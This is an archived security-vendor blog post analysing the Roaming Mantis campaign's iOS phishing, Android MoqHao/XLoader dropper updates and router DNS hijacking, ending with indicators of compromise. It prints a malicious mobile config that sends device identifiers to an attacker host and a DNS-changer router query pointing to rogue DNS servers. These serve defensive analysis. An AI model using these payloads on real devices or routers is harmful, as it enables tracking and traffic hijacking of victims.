Roaming Mantis, part IV


By GReAT

Published: 2019-04-03 · Archived: 2026-04-02 12:09:39 UTC

One year has passed since we published the first blogpost about the Roaming Mantis campaign on securelist.com, and this February we detected new activities by the group. This blogpost is follow up on our earlier reporting about the group with updates on their tools and tactics.

Mobile config for Apple phishing

Our key finding is that the actor continues to seek ways to compromise iOS devices and has even built a new landing page for iOS users. When an iPhone user visits this landing page, they sees pop-up messages guiding them to the malicious iOS mobile config installation:



Pop-up messages and mobile config installation

After installation of this mobile config, the phishing site automatically opens in a web browser and collected information from the device is sent to the attacker's server. This information includes DEVICE_PRODUCT, DEVICE_VERSION, UDID, ICCID, IMEI and MEID.


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "
http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>
        <key>PayloadContent</key>
        <dict>
            <key>URL</key>
            <string>https://ffakecg.com/apple/index.php/receive
            </string>
            <key>DeviceAttributes</key>
            <array>
                <string>UDID</string>
                <string>IMEI</string>
                <string>ICCID</string>
                                <string>MEID</string>
                <string>VERSION</string>
                <string>PRODUCT</string>
            </array>
        </dict>
        <key>PayloadOrganization</key>
        <string>sagawa-mgr.com</string>
        <key>PayloadDisplayName</key>
        <string>Safety certificate</string>
        <key>PayloadVersion</key>
        <integer>1</integer>
        <key>PayloadUUID</key>
        <string>3C4DC7D2-E475-3375-489C-0BB8D737A653</string>
        <key>PayloadIdentifier</key>
        <string>sagawa-mgr.com-service</string>
        <key>PayloadDescription</key>
        <string>This document is only used to install
        certificates</string>
        <key>PayloadType</key>
        <string>Profile Service</string>
    </dict>
</plist>
```

```
subject=/UID=JB722KCVJ2/CN=iPhone Developer:
zeeyf79797@yahoo.co.jp (H9ZVAUUC37)/OU=9WNKS82QM8/O=HgEKB Gb/C=US
issuer=/C=US/O=Apple Inc./OU=Apple Worldwide Developer
Relations/CN=Apple Worldwide Developer Relations Certification
Authority
-----BEGIN CERTIFICATE-----
MIIFnjCCBIagAwIBAgIIPkgb+BFI2pAwDQYJKoZIhvcNAQELBQAwgZYxCzAJBgNV
BAYTAlVTMRMwEQYDVQQKDApBcHBsZSBJbmMuMSwwKgYDVQQLDCNBcHBsZSBXb3Js
ZHdpZGUgRGV2ZWxvcGVyIFJlbGF0aW9uczFEMEIGA1UEAww7QXBwbGUgV29ybGR3
aWRlIERldmVsb3BlciBSZWxhdGlvbnMgQ2VydGlmaWNhdGlvbiBBdXRob3JpdHkw
HhcNMTgxMTEyMDMzMTEwWhcNMTkxMTEyMDMzMTEwWjCBkTEaMBgGCgmSJomT8ixk
AQEMCkpCNzIyS0NWSjIxPjA8BgNVBAMMNW1QaG9uZSBEZXZlbG9wZXI6IHplZXlm
Nzk3OTdAeWFob28uY28uanAgKEg5W1ZBVVVDMzcpMRMwEQYDVQQLDAo5V05LUzgy
UU04MREwDwYDVQQKDAhIZ0VLQiBHYjELMAkGA1UEBhMCVVMwggEiMA0GCSqGSIb3
DQEBAQUAA4IBDwAwggEKAoIBAQDLPHZQ/qXn/ML04AVPWRacUBN1vKn07LX29AlI
3UA2GtRzf4iYE3PMR9FaVeZFA3KxS/HBxDmmsoSeNnJwPOSzukcK9HSHA8s8Ggya
1hPf6U8jnD+ND06F9jEYR28ZtvjxpH8cGZpJHzcMm3LJ4gTrmqAPIcnBzJw1VMo6
2y+BZJfY9aN1lKkxY2mQ96l9lP4xQ3Rm5q9bhLlbKxei33v9+OiuuZli/Jowu9h
xav01KkNJmwH7ZSpyxJBFY9DPTtAKwUCeA6aLAVkbnzXfWM/rpt/UcwGXN4WlbWy
Bq1k7hLs4ICmSUddkqK1GBvzaKl7fSx9VkIVUeIXFehiHG8dAgMBAAGjggHxMIIB
7TAMBgNVHRMBAf8EAjAAMB8GA1UdIwQYMBaAFIgnFwmpthhgi+zruvZHWcVSVKO3
MD8GCCsGAQUFBwEBBDMwMTAvBggrBgEFBQcwAYYjaHR0cDovL29jc3AuYXBwbGUu
Y29tL29jc3AwMy13d2RyMDEwggEdBgNVHSAEggEUMIIBEDCCAQwGCSqGSIb3Y2QF
ATCB/jCBwwYIKwYBBQUHAgIwgbYMgbNSZWxpYW5jZSBvbiB0aGlzIGNlcnRpZmlj
YXRlIGJ5IGFueSBwYXJ0eSBhc3N1bWVzIGFjY2VwdGFuY2Ugb2YgdGhlIHRoZW4g
YXBwbGljYWJsZSBzdGFuZGFyZCB0ZXJtcyBhbmQgY29uZGl0aW9ucyBvZiBlc2Us
IGNlcnRpZmljYXRlIHBvbGljeSBhbmQgY2VydGlmaWNhdGlvbiBwcmFjdGljZSBz
dGF0ZW1lbnRzLjA2BggrBgEFBQcCARYqaHR0cDovL3d3dy5hcHBsZS5jb20vY2Vy
dGlmaWNhdGVhdXRob3JpdHkvMBYGA1UdJQEB/wQMMAoGCCsGAQUFBwMDMB0GA1Ud
DgQWBBQfGm4iTIRWNWZ/TeKWqMalj8PrCzAOBgNVHQ8BAf8EBAMCB4AwEwYKKoZI
hvdjZAYBAgEB/wQCBQAwDQYJKoZIhvcNAQELBQADggEBADlKP2cb/LRplFGnuw5J
E+xym7bNwwiDM3HE7JybTSV1CbO4VR6rcC5iEQIf4gekjTx56JabqMTxCPbqfWrI
jWn1TNB9zVx72bGqe1FFlK1LO7bk3m2Nnr/2LdqBIFPxn1QDxwqA2UWB3oAfJi5N
H4x4RY9rq+wWKfw0o1+IoDE3+JgvSnq+1gdGSba8cRK/K7fvJouJQwoGs5Ab5zFn
CuOC8yLPFZbssvuYekDzpqhxT5OeoKxTMm1pjS5HLjjZe/X+oYt1v17ihjRXLHrb
8w8oC2Zzh/FrLSiTVSD9897SqRpnu8KDj6d2dVvruaTAO3K7YfMYu/O69T87xcxJ
toI=
-----END CERTIFICATE-----
```

XML and CA in mobile config

The CA contains the suspected developer's email address, "zeeyf79797@yahoo.co[.]jp", which could be malicious.


We created a test account for this research and used the account credentials at the phishing site. As soon as the threat actor received the ID and password, the criminals attempted to log in to the account from Hong Kong. After entering the credentials, we were directed to the next page, which tried to steal the two-factor authentication code (PIN) sent to the device.



Phishing page for stealing apple ID and two-factor authentication

Re-spreading the updated sagawa.apk Type A (MoqHao/XLoader)

On the Android front, our telemetry data shows a new wave of malicious APK files which we detect as “Trojan-Dropper.AndroidOS.Wroba.g”.



sagawa.apk Type A has spread since Feb 26

We have analyzed the malicious APK file and confirmed that it is definitely a variant of sagawa.apk Type A malware, also known as MoqHao (Mcafee) and XLoader (TrendMicro). Type A malware was earlier distributed via SMS in

Japan.

We also found out that the threat actors had compromised routers to overwrite DNS settings and discovered that the following two features were updated as well:

- Decryption algorithm for encrypted payload in Trojan-Dropper module
- Stored destination and accounts for getting real C2

Decryption algorithm for encrypted payload in Trojan-Dropper module

Compared to the previous version, the Trojan-Dropper's decryption function has been altered slightly (change highlighted in purple):

```
String y = ".Loader";

public void onCreate() {
    super.onCreate();
    try {
        StringBuilder stringBuilder = new StringBuilder();
        stringBuilder.append(getFilesDir().getAbsolutePath());
        stringBuilder.append(File.separator);
        stringBuilder.append("dex");
        File file = new File(stringBuilder.toString());
        if (file.exists()) {
            file.delete();
        }
        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
        InputStream open = getAssets().open("bin");
        open.skip(4);
        InflaterInputStream inflaterInputStream = new InflaterInputStream(open);
        byte[] bArr = new byte[2048];
        while (true) {
            int read = inflaterInputStream.read(bArr);
            if (read == -1) {
                inflaterInputStream.close();
                byte[] decode = Base64.decode(byteArrayOutputStream.toByteArray(), 0);
                FileOutputStream fileOutputStream = new FileOutputStream(file);
                fileOutputStream.write(decode);
```

Added 4-byte skip from encrypted data in decompiled code

Why did the attackers change it? Well, the simplified Python script for extracting encrypted payload was disclosed in our previous blog posts. We are suspecting that the actor considered this and introduced some minor changes to their decryption algorithm to evade detection by security products and researchers.

However, we have updated the simplified Python script according to this change:

sagawa.apk_typeA_payload_extractor_1.01.py

```
#!/usr/bin/env python

import sys
```

```
import zlib

import base64

data = open(sys.argv[1],"rb").read()

dec_z = zlib.decompress(data[4:])           # open.skip(4);

dec_b = base64.b64decode(dec_z)

with open(sys.argv[1]+".dec","wb") as fp:

    fp.write(dec_b)
```

Stored destination and accounts for getting real C2

In the previous campaign, the three accounts “haoxingfu11”, “haoxingfu22” and “haoxingfu33” on @outlook.com were stored inside the samples for the purpose of retrieving the C2 server address. In order to fetch the C2 server address, the email service was used the real C2 destination was delivered to the victims in an encrypted form from the email subject. In the new version the actor has switched their tactics for retrieving the C2 address from email service to fetching it from Twitter.

```
loc_30B6A:              # "addr_url"
const-string                    v1, aAddr_url
const-string                    v2, aHttpsTwitter_c # "https://twitter.com/%s"
invoke-interface                {v0, v1, v2}, <ref SharedPreferences.getString(ref, ref) imp. @ _def_SharedPreferences_getString@LLL>
move-result-object              v0
sget-object                     v1, stru_DAB0
const-string                    v1, aUrlformat # "urlFormat"
invoke-static                   {v0, v1}, <void h.a(ref, ref) h_a@VLL>
const/4                         v1, 1
new-array                       v2, v1, <t: Object[]>
```

“https://twitter.com/%s” is stored in the malware

The three suspected Twitter accounts were easily found as well, because the sample had the account IDs stored together, separated by the “|” character just like the old samples:

```
const-string                    v1, aAddr_accounts # "addr_accounts"
const-string                    v2, aLucky88755Luck # "lucky88755|lucky98745|lucky876543"
invoke-interface                {v0, v1, v2}, <ref SharedPreferences.getString(ref, ref) imp.
```

Three account IDs separated by the “|” character

The decryption algorithm for the real C2 address remained untouched – the malware connects to the extracted real C2 via web socket. In addition to the three accounts mentioned earlier, we found several other accounts:

- lucky88755
- lucky98745
- lucky876543
- gyugyu87418490
- luckyone1232
- sadwqewqeqw

The decryption algorithm for extracting the real C2 from Chinese characters is the same as in the previous sample, so our scripts from the old blogpost will still work. All the accounts are related to the same IP, although the port numbers are different. The table below shows these changes as derived from the account "@luckyone1232".

Datetime (UTC)	Encrypted data	Decrypted real C2
February 25 2019 11:30	傘傠傘偠傈傠偠傠傐傸偘储傀傐僨傀僨僸傸傀	114.43.155[.]227:28855
February 26 2019 08:00	傀傸傸偠傠傠傠偘傘储偘傰傠僠僨傀僨僸傸傀	220.136.47[.]169:28855
March 02 2019 01:00	傀傸傸偠傠傠傠偘傘儆偘傰傈傐僨傀僨僸傸傀	220.136.49[.]137:28855
March 05 2019 06:00	傀傸傸偠傠傠傠偘傠儆偘傰僀傸僸僐傀傐	220.136.39[.]1:28855
March 07 2019 03:00	傘傠僸偠傠傈僐偘傰傈储偈傀傰傈僀傸僸僐傀傐	118.168.130[.]236:28855
March 09 2019 10:00	傠傠偈傀傰傸偠傸傰傐偘储傀僨僨傀僨僸傸傀	61.230.210[.]228:28855
March 13 2019 01:00	傘傸傐偠傸储储偘傰储傈偈傈傀僨傀僨僸傸傀	125.227.174[.]35:28855
March 21 2019 01:00	傘偘傰傠僠偈傀储傠偠傈僸僀傸僸僐傀傐	1.169.203[.]48:28855

We also noticed that the threat actor has introduced a new backdoor command "getPhoneState". The following table shows the comparison of the older and newer versions of the malware:

Date	August 08 2018	March 03 2019
MD5	956f32a28d0057805c7234d6a13aa99b	651b6888b3f419fc1aac535921535324
File size	427.3 KB (437556 bytes)	396.0 KB (405504 bytes)
Malware type	sagawa.apk Type A MoqHao (McAfee) XLoader (TrendMicro)	sagawa.apk Type A MoqHao (McAfee) XLoader (TrendMicro)
Encrypted payload (enc_data)	\assets\a	\assets\bin
Decryption algorithm for payload	payload = base64.b64decode(zlib.decompress(enc_data));	payload = base64.b64decode(zlib.decompress(enc_data**[4:]**));
Backdoor commands	sendSms setWifi gcont lock bc	sendSms setWifi gcont lock bc

	setForward getForward hasPkg setRingerMode setRecEnable reqState showHome getnpki http onRecordAction call get_apps show_fs_float_window ping	setForward getForward hasPkg setRingerMode setRecEnable reqState showHome getnpki http onRecordAction call get_apps show_fs_float_window ping **getPhoneState**
Stored destination	@outlook.com (email)	**https://twitter.com/%s (SNS)**
Accounts	haoxingfu11 haoxingfu22 haoxingfu33	**luckyone1232** **sadwqewqeqw** **gyugyu87418490**
RegExp	abcd	<title>abcd([\\u4e00-\\u9fa5]+?) “;
Decryption algorithm for real C2	for i in range(len(ext)): dec = dec + chr((ord(ext[i]) – 0x4e00) >> 3 ^ ord(‘beg'[j])) j = (j+1) %3	for i in range(len(ext)): dec = dec + chr((ord(ext[i]) – 0x4e00) >> 3 ^ ord(‘beg'[j])) j = (j+1) %3

Rogue DNS settings in compromised routers again

In late February 2019, we detected a URL query of a malicious DNS changer. Here is an example:

```
http://192.168.1.1:8081/userRpm/LanDhcpServerRpm.htm?
dhcpserver=1&ip1=192.168.1.10&ip2=192.168.1.150&Lease=1200&gateway=192.168.1.1
&domain=&dnsserver=171.244.33.114&dnsserver2=171.244.33.116&Save=Save
```

URL query of malicious DNS changer

The router’s DNS setting is potentially compromised if the device reads the URL query of the DNS changer from localnet under a router with the following conditions:

1. 1 No authentication for router panel from localnet
2. 2 The device has an admin session for the router panel
3. 3 Simple ID and password (or default) for route panel like *admin:admin*


As we have observed, several hundred routers have been compromised and all pointed to the rogue DNS IPs.

This code overwrites the rogue DNS IPs below into the DNS settings of routers:

- 171.244.33[.]114
- 171.244.33[.]116

Geographical expansion

According to our detection data, new variants of sagawa.apk Type A (Trojan-Dropper.AndroidOS.Wroba.g) have been detected in the wild, based on our KSN data from February 25, 2019 to March 20, 2019.



Geographical expansion from KSN data

The worst affected countries are Russia, Japan, India, Bangladesh, Kazakhstan, Azerbaijan, Iran and Vietnam. Our products detected this malware over 6,800 times for over 950 unique users during this period. We believe this attack wave has a much bigger scale and these numbers reflect only a small part of this campaign.

Conclusion

We have seen increased distribution of sagawa.apk Type A since late February 2019. This wave is characterized by a new attack method of phishing with malicious mobile config, although the previously observed DNS manipulation is also still actively used. We find the use of malicious mobile config especially alarming as this may cause serious problems for the users. As explained in an earlier blog post, “the profile could configure the device to use a malicious proxy or VPN, effectively allowing the attacker to monitor everything.”

We recommend users take the following steps:

- Change the default ID and password, and apply the relevant security patches to counter these threats;
- For Android users: do not download APKs from third-party sources;
- For iOS users: do not install a non-trusted third-party mobile config.

For further information about this threat actor, please refer to our previous blog posts about Roaming mantis:

- Roaming Mantis uses DNS hijacking to infect Android smartphones
- Roaming Mantis dabbles in mining and phishing multilingually
- Roaming Mantis, part III: iOS crypto-mining and spreading via malicious content delivery system

Kaspersky Lab products detect this malware for Android as:

- HEUR:Trojan-Banker.AndroidOS.Wroba
- HEUR:Trojan-Dropper.AndroidOS.Wroba

Finally, we would like to show our appreciation to the Japanese researchers @ninoseki and @papa_anniekey, who have shared and discussed with us their results of Roaming Mantis campaign research. The criminals are still rapidly improving their methods: we discovered some updated sagawa.apk Type A this April, the fresh sample has embedded DES algorithm instead of some decryption feature. We're going to track Roaming Mantis activity and publish any new activities in the future.

Indicators of compromise (IoCs) examples

Malicious hosts:

114.43.155[.]227	real C2
220.136.47[.]169	real C2
220.136.49[.]137	real C2
220.136.39[.]1	real C2
118.168.130[.]236	real C2
171.244.33[.]114	RogueDNS
171.244.33[.]116	RogueDNS
61.230.153[.]211	Landing page
154.223.62[.]130	Landing page
ffakecg[.]com	Landing page
sagawa-mwm[.]com	Landing page
sagawa-mqd[.]com	Landing page
sagawa-bz[.]com	Landing page
nttdocomo-qae[.]com	Landing page
nttdocomo-qat[.]com	Landing page

Suspicious Twitter accounts:

- luckyone1232
- sadwqewqeqw
- gyugyu87418490
- lucky88755
- lucky98745
- lucky876543

sagawa.apk Type A and its modules:

417a6af1172042986f602cc0e2e681dc	APK file
651b6888b3f419fc1aac535921535324	APK file
0a4e8d3fe5ee383ba3a22d0f00670ce3	APK file
870697ddb36a8f205478c2338d7e6bc7	APK file
7e247800b95c643a3c9d4a320b12726b	\classes.dex
7cfb9ed812e0250bfcb4022c567771ec	\classes.dex
8358d2a39d412edbd1cf662e0d8a9f19	\classes.dex
7cfb9ed812e0250bfcb4022c567771ec	\classes.dex
af2890a472b85d473faee501337564a9	Decrypted dex file
c8d7475a27fb7d669ec3787fe3e9c031	Decrypted dex file
d0848d71a14e0f07c6e64bf84c30ee39	Decrypted dex file
e2b557721902bc97382d268f1785e085	Decrypted dex file
